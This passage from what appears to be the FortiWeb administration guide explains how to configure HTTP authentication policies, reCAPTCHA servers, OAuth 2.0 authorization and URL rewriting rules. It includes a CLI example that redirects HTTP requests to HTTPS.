Auth Type	Select which type of HTTP authentication to use: • **Basic**—Clear text, Base64-encoded user name and password. Supports all user queries except NTLM. NTLM users will be ignored if included in the user group. • **Digest**—Hashed user name, realm, and password. Only local users are supported. Other types are ignored if included in the user group. • **NTLM**—Encrypted user name and password. Only NTLM queries are supported. Other types are ignored if included in the user group. For details about available user types, see Grouping users on page 350.
User Group	Select the name of an existing end-user group that is authorized to use the URL in Auth Path on page 352.
User Realm	Type the realm, such as `Restricted Area`, to which the Auth Path on page 352 belongs. The realm is often used by browsers: • It may appear in the browser's prompt for the user's credentials. Especially if a user has multiple logins, and only one login is valid for that specific realm, displaying the realm helps to indicate which user name and password should be supplied. • After authenticating once, the browser may cache the authentication credentials for the duration of the browser session. If the user requests another URL from the same realm, the browser often will automatically re-supply the cached user name and password, rather than asking the user to enter them again for each request. The realm may be the same for multiple authentication rules, if all of those URLs permit the same user group to authenticate. For example, the user group `All_Employees` could have access to the Auth Path on page 352 URLs `/wiki/Main` and `/wiki/ToDo`. These URLs both belong to the realm named `Intranet Wiki`. Because they use the same realm name, users authenticating to reach `/wiki/Main` usually will not have to authenticate again to reach `/wiki/ToDo`, as long as both requests are within the same browser session. This field does not appear if Auth Type on page 352 is **NTLM**, which does not support HTTP-style realms.
Auth Path	Type the literal URL, such as `/employees/holidays.html`, that a request must match in order to invoke HTTP authentication.

9. Click **OK**.
10. Repeat the previous steps for each user that you want to add to the authentication rules.
11. Group the authentication rule in an authentication policy. For details, see Grouping authorization rules on page 352.

Grouping authorization rules

Often, you may want to specify multiple authorization realms to apply to a single server policy. Before you can use authorization rules in a protection profile, you must group them together. (These sets are called "authentication policies" in the web UI).

Authentication policies also contain settings such as connection and cache timeouts that FortiWeb applies to all requests authenticated using this authentication policy.

Alternatively or in addition to HTTP authentication, with SSL connections, you can require that clients present a valid personal certificate. For details, see Configuring a server policy on page 238.

To configure an authentication policy

1. Before you can configure an authentication policy, you must first configure:
   - End-users (see Configuring local end-user accounts on page 338, Configuring an LDAP server on page 339, or Configuring an NTLM server on page 345)
   - User groups (see Grouping users on page 350)
   - One or more authorization rules to select the authorization mechanism, select the user group, and the set of URLs that is the authorization realm (see Applying user groups to an authorization realm on page 351)
2. Go to **Application Delivery > Authentication** and select the **Authentication Policy** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Connection Timeout	Type the connection timeout for the query to the FortiWeb's query to the remote authentication server in milliseconds. The default is 2,000 (2 seconds). If the authentication server does not answer queries quickly enough, to prevent dropped connections, increase this value.
Cache	Enable if you want to cache authentication query results. **Tip:** This can improve performance, especially if the connection to the remote authentication server is slow or experiences latency.
Alert Type	Select whether to log authentication failures and/or successes: • **None**—Do not generate an alert email and/or log message. • **Failed Only**—Alert email and/or log messages are caused only by HTTP authentication failures. • **Successful Only**—Alert email and/or log messages are caused only by successful HTTP authentication. • **All**—Alert email and/or log messages are caused for all HTTP authentication attempts, regardless of success or failure. Event log messages contain the user name, authentication type, success or failure, and source address (for example, `User jdoe HTTP BASIC login successful from 172.20.120.46`) when an end-user successfully authenticates. A similar message is recorded if the authentication fails (for example, `User hackers HTTP BASIC login failed from 172.20.120.227`).

5. If you enabled Cache on page 353, also configure the following:

Cache Timeout	Type the number of seconds that authentication query results will be cached. When a record's timeout is reached, FortiWeb will remove it from the cache. Subsequent requests from the client will cause FortiWeb to query the authentication server again, adding the query results to the cache again. This setting is applicable only if Cache on page 353 is enabled. The default value is 300.

6. Click **OK**.
7. Click **Create New**.
8. From the **Auth Rule** drop-down list, select the name of an authentication rule.
9. Click **OK**.
10. Repeat the previous steps for each individual rule that you want to add to the authentication policy.
11. To apply the authentication policy, select it in an inline protection profile that is included in a policy. For details, see Configuring a protection profile for inline topologies on page 219.

If you have enabled logging, you can also make reports such as "Top Failed Authentication Events By Day" and "Top Authentication Events By User" to identify hijacked accounts or slow brute force attacks. For details, see Reports on page 826.

See also

- Applying user groups to an authorization realm on page 351
- Site Publishing (Single sign-on) on page 378

Creating reCAPTCHA servers

To implement reCAPTCHA Enforcement in security modules such as Threshold Based Detection and Bot Detection, you need to create a reCAPTCHA server that FortiWeb uses to perform bot confirmation with Google reCAPTCHA service

reCAPTCHA is a third-party service and developed by Google. It uses adaptive challenges to confirm whether the client is a bot or not. To execute reCAPTCHA check, FortiWeb needs the site key and secret key information so that it can communicates with the reCAPTCHA service on behalf of your application server.

To add a reCAPTCHA server:

1. The **reCAPTCHA Server** tab is hidden by default. Go to **System > Config > Feature Visibility** to enable it.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
2. Go to **User > Remote Server** and select the **reCAPTCHA server** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. Enter a name for this reCAPTCHA server. You can reference it in the security modules which support reCAPTCHA check.
5. Select the type of the reCAPTCHA service you have registered in Google.

6. Enter the site key and secret key.
7. Click **OK**.

OAuth Authorization

The OAuth 2.0 authorization framework is a protocol that allows you to authorize a third-party web site or application access to your protected resources, without necessarily revealing your long-term credentials or even your identity. For example, when users access your application, they can log in with their Google account.

FortiWeb supports OAuth 2.0 for front-end authentication, and it works as an authorization client or a resource server. The authorization process works as below.

When FortiWeb works as an authorization client:

1. Users initiate the access request to FortiWeb.
2. FortiWeb returns the OAuth login page.
3. User chooses an OAuth provider.
4. FortiWeb redirects the access request to the third party Authentication Server.
5. The third party Authentication Server performs the authentication and authorization interactions, then redirects the access request back to FortiWeb with an authorization code. The token and username will be obtained in the code.
6. FortiWeb redirects user to the original URL with cookie.
7. User access the URL with cookie, and the token should be refreshed before it expires.
8. If authentication failure occurs, FortiWeb returns return error page to the user.

When FortiWeb works as a resource server:

1. Users initiate the access request to FortiWeb.
2. FortiWeb extracts token from Authorization header, then validates the token with the third party Authentication Server to confirm this is a legitimate user and try to get the username. If valid, FortiWeb forwards the request to the back-end server. If invalid, will return error page to the user.

OAuth 2.0 Authorization on FortiWeb requires you to configure OAuth servers and server pool, then select this server pool in a site publish rule.

Step 1 - Creating an OAuth server

FortiWeb supports front-end authentication with Google and Facebook authentication server.

Perform the following steps to create OAuth requests:

1. Go to **User > OAuth Server**, Select the **OAuth Request** tab.
2. FortiWeb has pre-defined the commonly seen Google, Facebook, and FortiAuthenticator OAuth requests for user authentication. You can **Create New** or click **Clone** to clone a request so that you can tailor it according to your needs. Configure the following settings.

Name	Enter a name for the request.
Request Type	OAuth request types, including: • authorization (default) • token • refresh

	• validation • userinfo
Endpoint	OAuth request URL.
Method	Request method: • get (default) • post
User Key	Indicate username keyword in response.
Content type	Select the request content type.
Custom Headers	Enter the header name and value.
Custom Parameters	Enter the parameter name and value.

3. Click **OK**.
4. Go to **User > OAuth Server**, Select the **OAuth Server** tab. Click **Create New** or click **Clone** to clone a server configuration so that you can tailor it. Configure the following settings.

Name	Enter a name for the server.
Mode	Select whether FortiWeb works as an authorization client or a resource server, or both.
Scope	Enter the scope field for OAuth.
Client ID/Client Secret	A client credential. Assigned by authorization server.
Redirection Endpoint	Redirection URL back to FortiWeb.
Authorization Request	The authorization request created in the **OAuth Request** tab.
Token Request	The token request created in the **OAuth Request** tab.
Refresh Request	The refresh request created in the **OAuth Request** tab.
Valid Request	The valid request created in the **OAuth Request** tab.
User Info. Request	The user info request created in the **OAuth Request** tab.

Step 2 - Creating an OAuth Server pool

1. Go to **Application Delivery > Site Publish > OAuth Server pool**.
2. Click **Create New**.
3. Enter a name for the server pool.
4. Select whether the server works in **Client** mode or **Resource Server** mode, or both.
   If you choose the resource server mode, please make sure you have a device in front of FortiWeb to do the interaction with third party Authentication Server.
5. Click **OK**.
6. Click **Create New** to add server in the pool.
7. Enter a name for the OAuth server, then select the server you have created in *Step 1 - Creating an OAuth server*.
8. Click **OK**.

Step 3 - Create a Site Publish rule for OAuth Authentication

1. Go to **Application Delivery > Site Publish > Site Publish**.
2. Refer to Offloaded authentication and optional SSO configuration on page 381 for how to create a Site Publish rule and policy. For the **Client Authentication Method**, select **OAuth Authentication**; For **OAuth Server Pool**, select the OAuth server pool you have created.

Application delivery

FortiWeb provides the following features to help you deliver your applications:

- Rewriting & redirecting on page 359
- Compression on page 375
- Caching on page 401
- Acceleration on page 404

Rewriting & redirecting

Rewriting or redirecting HTTP requests and responses is popular, and can be done for many reasons.

Similar to error message cloaking, URL rewriting can prevent the disclosure of underlying technology or website structures to HTTP clients.

For example, when visiting a blog web page, its URL might be:

`HTTP://www.example.com/wordpress/?feed=rss2`

Simply knowing the file name, that the blog uses PHP, its compatible database types, and the names of parameters via the URL could help an attacker to craft an appropriate attack for that platform. By rewriting the URL to something more human-readable and less platform-specific, the details can be hidden:

`HTTP://www.example.com/rss2`

Aside from security reasons, rewriting and redirects can be for aesthetic or business purposes, too. Financial institutions can transparently redirect customers that accidentally request HTTP:

`HTTP://bank.example.com/login`

to authenticate and do transactions on their secured HTTPS site:

`HTTP`**`s`**`://bank.example.com/login`

Additional uses could include:

- During maintenance windows, requests can be redirected to a read-only server.
- International customers can use global URLs, with no need to configure the back-end web servers to respond to additional HTTP virtual host names.
- Shorter URLs with easy-to-remember phrases and formatting are easier for customers to understand, remember, and return to.

Much more than their name implies, “URL rewriting rules” can do all of those things, and more:

- Redirect HTTP requests to HTTPS
- Rewrite the URL line in the header of an HTTP request
- Rewrite the `Host:` field in the header of an HTTP request
- Rewrite the `Referer:` field in the header of an HTTP request
- Redirect requests to another website
- Send a `403 Forbidden` response to a matching HTTP requests
- Rewrite the HTTP location line in the header of a matching redirect response from the web server
- Rewrite the body of an HTTP response from the web server

Rewrites/redirects are not supported in all modes. For details, see Supported features in each operation mode on page 66.

FortiWeb **cannot rewrite requests that exceed FortiWeb’s buffer size.** To block requests that cannot be rewritten, configure Malformed Request on page 515.

Rewrites will work on single requests as well as those that have been fragmented using:

```
Tranfer-Encoding: chunked
```

To configure a rewriting/redirection rule

1. Go to **Application Delivery > URL Rewriting** and select the URL Rewriting Rule tab.
2. Click **Create New**.
   The configuration options vary according to your settings in **Action Type**, and **Request Action** or **Response Action**.
3. In **Name**, type a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
4. In **Action Type**, select whether this rule will rewrite HTTP requests from clients (**Request Action**) or HTTP responses from the web server (**Response Action**).
   The next step varies by your selection in this step.
5. If you selected **Request Action** in **Action Type**, in the **Request Action** drop-down list, select one of the following**:**
   - **Rewrite HTTP Header**—Rewrites part(s) of the header in the HTTP request before passing it to the web server. Also configure these settings:

Replacement URL	
Host	Enable then type either a host name, such as `store.example.com`, or IP address if you want to replace the value of the `Host`: field in the header of HTTP requests. Requests will be redirected to this web host. This field supports back references such as `$0` to the parts of the original request that matched any capture groups that you entered in Regular Expression on page 362 for each object in the condition table. A capture group is a regular expression, or part of one, surrounded in parentheses. For details, see Regular expression syntax on page 1113. For an example, see Example: Rewriting URLs using variables on page 373.
Using Physical Server	Enable to insert the variable `FortiWeb_PSERVER` in Host on page 360. At the time of each specific HTTP request, FortiWeb will replace this variable with the IP address of the physical server to which it is forwarding the request. **Tip:** Use this option when the Deployment Mode on page 240 option in the server policies using this rule is either **Server Balance** or **HTTP Content Routing**. In such cases, by definition of load balancing, HTTP requests will be distributed among multiple web servers, and the specific IP addresses of the physical servers cannot be known in advance.
URL	Enable then type a string, such as `/catalog/item1`, if you want to replace the URL in the HTTP request. Do not include the name of the web host, such as `www.example.com`, nor the protocol. Like Host on page 360, this field supports back references such as `$0` to the parts of the original request that matched any capture groups that you entered in Regular Expression on page 362 for each object in the condition table. For details, see What are back-references? on page 1118. For an example, see Example: Rewriting URLs using regular expressions on page 373.
Replacement Referer	

Referer	Enable then type a URI, such as `HTTP://www.example.com/index`, if you want to rewrite the `Referer:` field in the HTTP header. This option is available only if **Request Action** is **Rewrite HTTP Header**.
Using Physical Server	Enable to insert the variable `FortiWeb_PSERVER` in Referer on page 361. At the time of each specific HTTP request, FortiWeb will replace this variable with the IP address of the physical server to which it is forwarding the request. **Tip:** Use this option when the Deployment Mode on page 240 option in the server policies using this rule is either **Server Balance** or **HTTP Content Routing**. In such cases, by definition of load balancing, HTTP requests will be distributed among multiple web servers, and the specific IP addresses of the physical servers cannot be known in advance.
HTTP Header Insertion	
Header Field Name	Enable to insert the name of the header field that you want to insert to a request, such as "Myheader".
Header Field Value	Enable to insert the value of the header field that you specified in Header Field Name on page 361, such as "123". Then, the customized header Myheader: 123 will be inserted to the matched HTTP requests. You can also insert the client IP and client port such as "$CLIENT_IP:$CLIENT_PORT" in the request direction and send them to the back-end server.
HTTP Header Removal	
Header Field Name	Click the Add icon to add the name of the header field that you want to remove. Up to 10 header names can be added in the list.

- **Redirect (301 Permanently)** or **Redirect (302 Temporary)**—In **Location**, type a URI, such as `HTTP://www.example.com/new-url`, to use in the `301 Moved Permanently` or the `302 Moved Temporarily` redirection HTTP response from the FortiWeb appliance. Like Host on page 360 and URL on page 360, this field supports back-references such as `$0`. For details, see What are back-references? on page 1118.
- **Send 403 Forbidden**—Return a `403 Forbidden` response to the client.

6. If you selected **Response Action** in **Action Type**, in the **Response Action** drop-down list, select one of the following:
   - **Rewrite HTTP Body**—In **Replacement**, type the string that will replace content in the body of HTTP responses. For details, see What are back-references? on page 1118 and Cookbook regular expressions on page 1119.
   - **Rewrite HTTP Header**
     - In **Replacement String > Location**, enter the replacement value for the `Location:` field in the HTTP header when the HTTP response matches. Like Host on page 360 and URL on page 360, this field supports back-references such as `$0`. For details, see What are back-references? on page 1118.
     - In **HTTP Header Insertion**, type the Header name and value that you want to insert into the response HTTP header.
     - In **HTTP Header Removal**, type the name of the header that you want to remove from the response HTTP header. You can add up to 10 headers in the removal list.
7. Click **OK**.
8. Click **Create New** to add match conditions for the rule to **URL Rewriting Condition Table.**
9. Configure these settings:

Object	Select which part of the HTTP request will be tested for a match: • **HTTP Host**—The `Host:` field in the HTTP header. This option does **not** appear if **Response Action** in If you selected Response Action in Action Type, in the Response Action drop-down list, select one of the following: on page 361 was **Rewrite HTTP Body**. • **HTTP Request URL**—The URL in the HTTP header. The URL can be up to 1,024 characters long, unless superseded by HTTP constraints such as Total URL Parameters Length on page 511. This option does **not** appear if **Response Action** in If you selected Response Action in Action Type, in the Response Action drop-down list, select one of the following: on page 361 was **Rewrite HTTP Body**. • **HTTP Referer**—The `Referer:` field in the HTTP header. This option appears only if **Action Type** in In Action Type, select whether this rule will rewrite HTTP requests from clients (Request Action) or HTTP responses from the web server (Response Action). on page 360 was **Request Action**. This option does **not** appear if **Response Action** in If you selected Response Action in Action Type, in the Response Action drop-down list, select one of the following: on page 361 was **Rewrite HTTP Body**. • **HTTP Body**—The content of the request, such as an HTML document. This option appears only if **Response Action** in If you selected Response Action in Action Type, in the Response Action drop-down list, select one of the following: on page 361 was **Rewrite HTTP Body**. • **HTTP Location**—The `Location:` field in the header of the request. This option appears only if **Response Action** in If you selected Response Action in Action Type, in the Response Action drop-down list, select one of the following: on page 361 was **Rewrite HTTP Location**. If the request must meet multiple conditions (for example, it must contain both a matching `Host:` field and a matching URL), add each condition to the condition table separately.
Regular Expression	Depending on your selection in Object on page 362 and Meet this condition if on page 363, type a regular expression that defines either all matching or all non-matching objects. Also configure Meet this condition if on page 363.
	For example, for the URL rewriting rule to match all URLs that begin with `/wordpress`, you could enter `^/wordpress`, then, in Meet this condition if on page 363, select **Object matches the regular expression**. The pattern is **not** required to begin with a slash (/). When you have finished typing the regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113, What are back-references? on page 1118 and Cookbook regular expressions on page 1119.
Protocol Filter	Enable if you want to match this condition only for either HTTP or HTTPS. Also configure Protocol on page 363.

	For example, you could redirect clients that accidentally request the login page by HTTP to a more secure HTTPS channel—but the redirect is not necessary for HTTPS requests. As another example, if URLs in HTTPS requests should be exempt from rewriting, you could configure the rewriting rule to apply only to HTTP requests.
Protocol	Select which protocol will match this condition, either **HTTP** or **HTTPS**. This option appears only if Protocol Filter on page 362 is enabled.
Content Type Filter	Enable if you want to match this condition only for specific HTTP content types (also called Internet or MIME file types) such as `text/html`, as indicated in the `Content-Type:` HTTP header. Also configure Content Type Set on page 363.
Content Type Set	In the left text area, select one or more HTTP content types that you want to match this condition, then click the right arrow button to move them into the text area on the right side. This option is visible only if Content Type Filter on page 363 is enabled.
Meet this condition if	Indicate how to use Regular Expression on page 362 when determining whether or not this URL rewriting condition is met. • **Object does not match the regular expression**—If the regular expression does **not** match the request object, the condition is met. • **Object matches the regular expression**—If the regular expression **does** match the request object, the condition is met. If all conditions are met, the FortiWeb appliance executes the **Request Action** or **Response Action**, whichever you selected.

10. If you selected **HTTP Referer** from Object on page 362, also configure these settings:

If no Referer field in HTTP header	Select either: • **Do not meet this condition** • **Meet this condition** Requests can lack a `Referer:` field for several reasons, such as if the user manually types the URL, and the request does not result from a hyperlink from another website, or if the URL resulted from an HTTPS connection. In those cases, the field cannot be tested for a matching value. For details, see the RFC 2616 (HTTP://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html) section on the `Referer:` field. This option appears only if Object on page 362 is **HTTP Referer**.

11. Click **OK.**
12. Repeat the previous two steps until you have defined all matching HTTP requests or responses that should be rewritten as defined in this rule.
13. Go to **Application Delivery > URL Rewriting** and select the URL Rewriting Policy tab.
    To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
14. Click **Create New**.
15. In **Name**, type a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.

16. Click **OK**.
17. Click **Create New**.
18. From the **Rewriting Rule Name** drop-down list, select the name of an existing rewriting rule to add to the policy.

    To view or change the information associated with the rule, click the icon. The **URL Rewriting Rule** dialog appears, and you can view and edit the rules here. Use your browser's **Back** button to return.
19. Click **OK**.
20. Repeat the previous steps for each rule you want to add to the rewriting policy.
21. If you are rewriting a response from the web server, and it is compressed, configure a decompression rule so that FortiWeb will be able to rewrite. For details, see Compression on page 375.
22. To apply the rewriting policy, select it in an inline protection profile. For details, see Configuring a protection profile for inline topologies on page 219.

See also

- Rewriting & redirecting on page 359
- Example: HTTP-to-HTTPS redirect on page 364
- Example: Full host name/URL translation on page 367
- Example: Sanitizing poisoned HTML on page 369
- Example: Rewriting URLs using regular expressions on page 373
- Example: Rewriting URLs using variables on page 373
- Regular expression syntax on page 1113
- What are back-references? on page 1118
- Cookbook regular expressions on page 1119

Example: HTTP-to-HTTPS redirect

Example.com is a business-oriented social media provider. Its clients require that attackers cannot fraudulently post comments. If an attacker can post while disguised as originating from the client's business, as this could enable an attacker to ruin a business's reputation.

To provide clients with protection from HTTP session hijacking tools such as Firesheep, Example.com wants to automatically redirect **all** HTTP requests to HTTPS. This way, **before** the client attempts to log in and exposes both their credentials and HTTP session ID to an eavesdropper, the response and subsequent requests are SSL/TLS encrypted, and thereby protected.

The **Redirect HTTP to HTTPS** option in the server policy configuration allows you to redirect all HTTP requests to equivalent URLs on a secure site.

Alternatively, you can create a rewriting rule that matches all HTTP requests, regardless of host name variations or URL, such as:

```
HTTP://www.example.com/login
HTTP://www.example.co.jp/
```

and redirects them to the equivalent URL on its secure sites:

```
HTTPs://www.example.com/login
HTTPs://www.example.co.jp/
```

This rewriting rule has 3 parts:

- Regular expression that matches HTTP requests with any host name— `(.*)`

This regular expression should **not** match HTTP**S** requests, since it would decrease performance to redirect requests that are already in HTTPS.

- Regular expression that matches requests with any URL in the HTTP header—`^/(.*)$`
- Redirect destination location that assembles the host name (`$0`) and URL (`$1`) from the request in front of the new protocol prefix, `HTTPs://`

  For details, see What are back-references? on page 1118.

This could be configured via either the CLI or web UI.





CLI commands to implement this are:

```
config waf url-rewrite url-rewrite-rule
   edit "HTTP_to_HTTPs"
      set action redirect
      set location "HTTPs://$0/$1"
      set host-status disable
      set host-use-pserver disable
      set referer-status disable
      set referer-use-pserver disable
      set url-status disable
      config match-condition
         edit 1
            set reg-exp "(.*)"
            set protocol-filter enable
         next
         edit 2
            set object HTTP-url
            set reg-exp "^/(.*)$"
         next
      end
   next
end
config waf url-rewrite url-rewrite-policy
   edit "HTTP_to_HTTPs"
      config rule
         edit 1
            set url-rewrite-rule-name "HTTP_to_HTTPs"
         next
      end
   next
end
```

See also

- Example: Full host name/URL translation on page 367
- Rewriting & redirecting on page 359
- Example: Rewriting URLs using regular expressions on page 373
- Example: Rewriting URLs using variables on page 373
- Regular expression syntax on page 1113
- What are back-references? on page 1118
- Cookbook regular expressions on page 1119

Example: Full host name/URL translation

www.example.com wants to translate its domain name: the external DNS name should be rewritten to the internal DNS name, and vice versa.

When the external DNS name www.example.com appears in the client's request's HTTP `Host:` header, it should be rewritten to www-internal.example.com.

In the server's response traffic, when the internal DNS name www-internal.example.com appears in the `Location:` header, or in hyperlinks in the document body, it must be rewritten.

To do this, three rewriting rules and conditions must be created, one for each of part that FortiWeb must rewrite.

Example request host name rewrite

Object on page 362	**HTTP Host**
Regular Expression on page 362 **in URL match condition**	www.example.com
Host on page 360	www-internal.example.com

